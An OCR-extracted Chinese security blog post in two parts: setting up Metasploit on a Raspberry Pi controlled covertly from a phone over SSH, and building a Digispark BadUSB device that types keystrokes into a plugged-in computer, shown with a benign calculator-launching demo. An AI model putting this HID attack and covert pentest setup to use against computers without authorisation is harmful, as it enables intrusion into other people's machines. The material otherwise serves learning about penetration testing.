
命令：

```
curl
    https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templ
    ates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

输入完成以后这个时候会卡在一个地方很久不用担心他是否掉线了，当他下载好了就输入 chmod 755 msfinstall 然后再执行

```
./msfinstall
```

然后我们就可以正常使用 metasploit 了：


10:45
0.00K/s
74%
pi@raspberrypi:~ $ msfconsole
Found a database at /home/pi/.msf4/db, checking to see if it is started
Starting database at /home/pi/.msf4/db...success
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[metasploit v4.16.35-dev-]
+ -- --=[1730 exploits - 989 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
123
信安之路

（小姐姐是不是很好看啊）

输入 help 看看命令 。他下面还有很多命令我截取了一部分:


10:47
0.00K/s
74%
msf > help
Core Commands
Command Description
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
get Gets the value of a context-specific variable
getg Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
irb Drop into irb scripting mode
load Load a framework plugin
quit Exit the console
route Route traffic through a session
save Saves the active datastores
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value
sleep Do nothing for the specified number of seconds
spool Write console output into a file as well the screen
threads View and manipulate background threads
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetg Unsets one or more global variables
version Show the framework and console library version numbers
Module Commands
Command Description
advanced Displays advanced options for one or more modules
back Move back from the current context
edit Edit the current module or a file with the preferred editor
info Displays information about one or more modules
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stack
reload_all Reloads all modules from all defined module paths
search Searches module names and descriptions
show Displays modules of a given type, or all modules
use Selects a module by name
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGD
信安之路


10:47
0.00K/s
74%
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stac
k
reload_all Reloads all modules from all defined module paths
search Searches module names and descriptions
show Displays modules of a given type, or all modules
use Selects a module by name
Job Commands
Command Description
handler Start a payload handler as job
jobs Displays and manages jobs
kill Kill a job
rename_job Rename a job
Resource Script Commands
Command Description
makerc Save commands entered since start to a file
resource Run the commands stored in a file
Database Backend Commands
Command Description
db_connect Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export Export a file containing the contents of the database
db_import Import a scan result file (filetype will be auto-dete
cted)
db_nmap Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status Show the current database status
hosts List all hosts in the database
loot List all loot in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces
Credentials Backend Commands
Command Description
creds List all credentials in the database
msf >
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGD

你不是说做一款小型的渗透神器?

但是他还是需要电脑进行连接或者屏幕啊,这个跟笔记本有什么区别又多带了一个树莓派?

不不没有看到我们上面工具准备吗?

我们用手机控制树莓派,让我们的渗透更加的隐僻。以上的图片都是在手机上面操作的。


手机下载 JuiceSSh 打开软件:


12:20
0.01K/s
85%
JuiceSSH
连接
管理你的连接
常用
最近使用的连接
[redacted]
连接 8 次
[redacted]
连接一次
插件
通过第三方插件扩展 JuiceSSH 的功能
解锁高级版功能
详细了解高级版功能
设置
定制会话
帮助
查看常见问题（FAQ）

选择连接然后创建一个登入输入你树莓派的 ip，在认证里面输入你的树莓派用户名和密码就可以了


12:20
0.23K/s
85%
新建连接
基本设置
昵称：
（可选）
类型：
SSH
地址：
认证：
pi
高级设置
端口：
22
连接方式：
（可选）
运行代码片段：
（可选）
Backspace 模式：
默认发送（DEL）
连接组
添加到组

成功登入进去:


10:43
9.05K/s
74%
Linux raspberrypi 4.9.59-v7+ #1047 SMP Sun Oct 29 12:19:23 GMT 2017 armv7l
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb
SSH is enabled and the default password for the 'pi' user has not been chan
ged.
This is a security risk - please login as the 'pi' user and type 'passwd' t
o set a new password.
pi@raspberrypi:~ $
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
123
信安之路

总结:

小小的树莓派就是可以带给你惊喜的东西，如何让他创造出更多的价值，那就看你自己如何利用树莓派创造出属于你自己的东西。当然他也不是十全十美，如果你想让他进行大量的数据运算的话，还是算了吧毕竟配置摆在这里。还有其他软件也是可以进行安装的这个就要你自己去挖掘了，想用图形的下载一个 vnc 进行图形连接。

可能有人会问为什么不烧录 kali 版的树莓派?

官方的系统毕竟稳定而且最重要的时候树莓派自带的系统有贪吃蛇！！！贪吃蛇玩一下就会上瘾的。

打造属于自己的渗透神器 第二篇

原创： 98 信安之路 2018-03-18

上次打造的渗透神器大家喜不喜欢呀，地址： 。

今天我又给大家带来了新的一篇打造一个属于自己的渗透神器，之前在浏览视频的时候看到一部视频就是讲这个的今天我们就一起试一下。

badusb 是什么？（以下教程据有攻击性，请妥当使用）

通过硬件直接插入对方电脑，让对方电脑执行代码，达到干扰、控制主机或者窃取信息等目的。

他的是干什么的？

他可以进行 HID 攻击。

HID 是 Human Interface Device 的缩写，由其名称可以了解 HID 设备是直接与人交互的设备，例如键盘、鼠标与游戏杆等。不过 HID 设备并不一定要有人机接口，只要符合 HID 类别规范的设备都是 HID 设备。一般来讲针对 HID

的攻击主要集中在键盘鼠标上，因为只要控制了用户键盘，基本上就等于控制了用户的电脑。攻击者会把攻击隐藏在一个正常的鼠标键盘中，当用户将含有攻击向量的鼠标或键盘，插入电脑时，恶意代码会被加载并执行。

也就是模仿人在在操控鼠标键盘等等,他的危险就在于他的一些软件根本就检测不出来他是在执行一些命令。

准备工作

1、digispark 开发板 9￥

2、树莓派 zero w (无线版本) 100+$

3、读卡器 15+$

4、OTG 线 10+￥

5、16G 内存卡 45￥

6、迷你 HDMI 转标准 HDMI 3￥

就这些了今天这篇文章分两个章节分别介绍

Digispark

这里需要几个软件

Digispark ATtiny 85

Arduino IDE(*烧录软*　)

Digispark　*驱动*

Automator 编


先配置 Arduino IDE：

https://www.arduino.cc/en/Main/Software

打开 文件->首选项


把这个网址添加到附加开发板管理网址:

https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package_digistump_index.json



点击好之后，再点击工具打开，再打开开发板：xxxxxxxx，再打开开发板管理

在上面搜索： Digistump AVR Boards 下载 （出现 INSTALLED 就可以了）



下载好了就关闭他。

接下来打开工具选择开发板选项在里面找到 Digispark ATtiny（Defauit --16.5）确认。在选择文件选择示例中找到 Digispark Keyboars 之后选择 keyborad。

在选择工具下面有一个编辑器选择：usb tiny isp 就可以了在点击烧录键


读完就可以插入 Digispark 在你看到谢谢的时候就安装好了，里面的代码是可以修改的根据你自己的想法来编程。

安装 windows 驱动

打开网页：

https://github.com/digistump/DigistumpArduino/releases

下载完成解压后执行 Install Drivers.exe 即可




记住所有 usb 选项都要打对号这样就可以了

我们需要下载一个工具把我们输入键盘指令变成 Digispark ATtiny 他能读懂的。

工具地址：

https://github.com/CYRO4S/Automator



这里就是生成 Digispark 能运行的代码，看你自己想怎么搞。

作者想写一个打开计算器的命令

代码解释:

1、延迟 1 秒让电脑读取

2、使用左 GUI（键盘上面的旗帜）在加 R（win 的打开快捷键）

3、延迟 0.5 秒

4、再输入 cmd

5、再延迟 0.5 秒

6、再按确定键


7、再延迟 0.5 秒

8、输入打开计算器命令

9、确定

这就是一个简单的演示，为什么要有延迟？你输入太快可能电脑读不出来。

